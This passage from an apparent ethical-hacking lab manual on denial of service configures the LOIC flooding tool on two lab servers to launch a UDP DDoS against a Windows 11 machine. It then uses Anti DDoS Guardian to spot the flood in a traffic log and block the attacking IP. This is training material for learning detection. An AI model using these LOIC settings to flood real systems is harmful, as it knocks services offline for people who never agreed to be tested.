
15. Perform the following settings:

- Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.11**), and then click the **Lock on** button to add the target devices.
- Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **5** under the **Threads** field. Slide the power bar to the middle.

Module 10 – Denial-of-Service



16. Now, switch to the **Windows Server 2022** machine and follow **Steps 13 - 15** to launch LOIC and configure it.
17. Once **LOIC** is configured on all machines, switch to each machine (**Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Windows 11** machine.



18. Switch back to the **Windows 11** virtual machine and observe the packets captured by **Anti DDoS Guardian**.
19. Observe the huge number of packets coming from the host machines (**10.10.1.19 [Windows Server 2019]** and **10.10.1.22 [Windows Server 2022]**).

Anti DDoS Guardian 5.0 is enabled

File View Tool Help

Disable Anti DDoS Record Update List Update Manager Import IP List Configure IP List Detail Clear List Stop Listing Help

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
●	22:55:54	880	0	10.10.1.11	10.10.1.255	
●	22:55:54	829	1638	10.10.1.11	13.107.4.52	
●	22:55:54	5675	10620	10.10.1.11	52.226.139.121	
●	22:55:55	54	205	10.10.1.11	52.226.139.185	
●	22:55:55	1832	3188	10.10.1.11	72.21.91.29	
●	22:55:55	2888	16347	10.10.1.11	184.30.254.53	
●	22:55:56	3353	7521	10.10.1.11	20.191.46.211	
●	22:55:57	1611	0	10.10.1.11	239.255.255.250	
●	22:55:57	1194	1661	10.10.1.11	10.10.1.22	
●	22:55:58	0	75	224.0.0.251	10.10.1.22	
●	22:55:58	94	8539008	10.10.1.11	10.10.1.22	
●	22:56:12	0	864	224.0.0.22	10.10.1.14	
●	22:56:12	0	23034	224.0.0.251	10.10.1.14	
●	22:56:16	0	75	224.0.0.251	10.10.1.19	
●	22:56:17	17742	32114	10.10.1.11	20.50.80.209	Access onedscolprdneu02.northeurope.cloudapp.azure.com
●	22:56:17	2680	17806	10.10.1.11	52.113.194.132	
●	22:56:26	54	54	10.10.1.11	209.197.3.8	
●	22:56:28	0	54	10.10.1.11	51.104.167.186	
●	22:56:32	19788	0	10.10.1.11	10.10.1.22	
●	22:56:35	0	54	10.10.1.11	20.54.24.231	
●	22:56:38	0	8541080	10.10.1.11	10.10.1.19	
●	22:56:38	19176	0	10.10.1.11	10.10.1.19	
●	22:57:00	0	54	10.10.1.11	131.253.33.200	
●	22:57:00	0	54	10.10.1.11	13.107.5.88	
●	22:57:21	0	54	10.10.1.11	52.184.215.140	
●	22:57:58	75	0	10.10.1.11	224.0.0.251	
●	22:58:30	23296	28506	10.10.1.11	52.249.36.203	Access fe2cr.update.msft.com.trafficmanager.net
●	22:58:31	6015	18812	10.10.1.11	40.126.28.20	Access www.tm.a.prd.aadg.trafficmanager.net
●	22:58:31	8912	16236	10.10.1.11	20.189.173.7	Access onedscolprdwus06.westus.cloudapp.azure.com
●	22:58:31	15629	5624	10.10.1.11	52.152.108.96	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	23:00:19	16515	5523	10.10.1.11	13.89.178.27	Access onedscolprdcus03.centralus.cloudapp.azure.com
●	23:00:55	330	0	10.10.1.11	10.10.1.2	
●	23:02:48	54	139	10.10.1.11	23.199.172.121	

Block unwanted network traffic


20. Double-click any of the sessions **10.10.1.19** or **10.10.1.22**.

Note: Here, we have selected 10.10.1.22. You can select either of them.

21. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.22**, as shown in the screenshot.

22. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the Block IP option blocks the IP address sending the huge number of packets.

23. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.



Module 10 – Denial-of-Service

24. Observe that the blocked IP session turns red in the **Action Taken** column.

Anti DDoS Guardian 5.0 is enabled

File View Tool Help

